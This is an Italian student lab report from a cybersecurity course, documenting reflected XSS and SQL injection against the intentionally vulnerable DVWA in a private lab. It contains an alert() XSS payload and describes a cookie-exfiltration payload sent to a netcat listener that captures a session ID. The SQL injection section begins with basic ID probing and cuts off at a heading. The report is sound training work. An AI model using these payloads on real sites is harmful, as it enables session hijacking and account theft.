Report Esercizio W13D4 - XSS Reflected e SQL Injection su DVWA

Oct 17, 2026 - @Donato

Studente	Squicciarino Donato
Corso	Epicode - Cybersecurity & Ethical Hacker
Esercizio	W13D4 - XSS Reflected e SQL Injection su DVWA
Scopo	Individuare e sfruttare una vulnerabilita XSS reflected e una SQL Injection non blind sulla DVWA, applicando le tecniche viste a lezione

1. Obiettivo dell'esercizio

L'esercizio W13D4 del corso Epicode "Cybersecurity & Ethical Hacker" richiede di individuare e sfruttare, sulla DVWA (Damn Vulnerable Web Application) con security level *LOW*, una vulnerabilita di tipo **XSS reflected** e una di tipo **SQL Injection non blind**, applicando le tecniche di attacco viste nella lezione teorica.


Per la parte XSS l'obiettivo e dimostrare l'esecuzione di codice JavaScript arbitrario nel browser della vittima (prova con `alert()`) e un impatto concreto, ovvero il furto del cookie di sessione. Per la parte SQL Injection l'obiettivo e verificare la presenza dell'injection, enumerare il numero di colonne della query ed estrarre dati sensibili dal database (credenziali utente) tramite la tecnica **UNION-based**.

L'ambiente e lo stesso delle esercitazioni precedenti: una macchina **Kali Linux** (attaccante) e una macchina **Metasploitable** (vittima, IP 192.168.51.101) su cui gira la DVWA.

2. Verifica della raggiungibilita del target

Prima di iniziare l'exploit, da terminale su Kali Linux e stato lanciato un `ping` verso l'IP della macchina Metasploitable (192.168.51.101), come richiesto dalla traccia, per confermare che le due macchine comunicassero correttamente in rete.


La risposta mostra pacchetti da 64 byte ricevuti regolarmente, con TTL 63 e tempi di risposta compresi tra pochi millisecondi e circa 60 ms, nessuna perdita di pacchetti: la macchina vittima e raggiungibile e si puo procedere con l'analisi della DVWA.



3. Sfruttamento della vulnerabilita XSS Reflected

3.1 Test base della vulnerabilita

Nella sezione **XSS riflessa** della DVWA e presente un campo "Come ti chiami?" che restituisce in pagina il valore inserito, preceduto dalla scritta "Ciao". Inserendo il valore `Donato`, l'URL si aggiorna in `.../xss_r/?name=Donato` e la pagina mostra "Ciao Donato": questo conferma che l'input passato tramite il parametro GET `name` viene riflesso direttamente nell'HTML della risposta, senza alcuna codifica (escaping) dei caratteri speciali. E proprio l'assenza di questo escaping a rendere il campo vulnerabile.






3.2 Prova di esecuzione di codice (alert)

Sfruttando la mancata sanitizzazione, al posto di un nome normale e stato inserito il payload:

```
<script>alert('XSS')</script>
```

Il browser ha interpretato il tag `<script>` iniettato nella pagina come codice JavaScript legittimo ed eseguito, mostrando un popup con il testo "XSS". Questo dimostra in modo inequivocabile l'esecuzione di codice arbitrario lato client, ovvero il cuore della vulnerabilita Cross-Site Scripting.




3.3 Furto del cookie di sessione

Per mostrare un impatto concreto dell'XSS, oltre al semplice `alert()`, e stato simulato il furto del cookie di sessione, uno degli obiettivi esplicitamente richiesti dalla consegna ("Cookie - recupero il cookie").

Su Kali e stato aperto un listener in ascolto sulla porta 12345 con il comando `nc -l -p 12345`, che simula un server controllato dall'attaccante pronto a ricevere dati esfiltrati. Nel campo "Come ti chiami?" e stato inserito un payload che chiude il contesto dell'input e inietta uno script capace di inviare il cookie della vittima verso quel listener (nello screenshot: `=' + document.cookie</script>`, parte finale del payload completo basato su un tag `<img>` o una richiesta JavaScript verso `127.0.0.1:12345`).

Il terminale a sinistra mostra infatti la richiesta HTTP ricevuta dal listener: `GET /?cookie=security=low;%20PHPSESSID=... HTTP/1.1`, con il valore del cookie di sessione della vittima (`security` e `PHPSESSID`) incluso direttamente nella query string. In uno


scenario reale, un attaccante potrebbe usare questo `PHPSESSID` per impersonare la vittima senza conoscerne le credenziali (session hijacking).




4. Sfruttamento della vulnerabilita SQL Injection (non blind)

4.1 Controllo di injection


Nella sezione **Iniezione SQL** della DVWA e presente un campo "ID utente" che restituisce nome e cognome dell'utente corrispondente all'ID inserito. Inserendo il valore `1` la query restituisce correttamente l'unico utente con ID 1 (admin); inserendo `2` restituisce l'utente con ID 2 (Gordon Brown). Questo comportamento, osservato con valori numerici semplici e senza alcun errore di sintassi visibile, conferma che il parametro viene concatenato direttamente in una query SQL lato server ed e un primo indizio della sua manipolabilita.


DVWA
Casa
Istruzioni
Configurazione
Forza Bruta
Esecuzione di comando
CSRF
Inclusione di file
Iniezione SQL
SQL Iniezione (cieco)
Caricamento
XSS riflessa
XSS immagazzinato
Sicurezza DVWA
Informazioni PHP
A proposito di
Logout
Vulnerabilità: SQL Injection
ID utente:
Submit
ID: 1
Nome: admin
Cognome: admin
Maggiori informazioni
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html



4.2 Bypass logico con OR '1'='1'

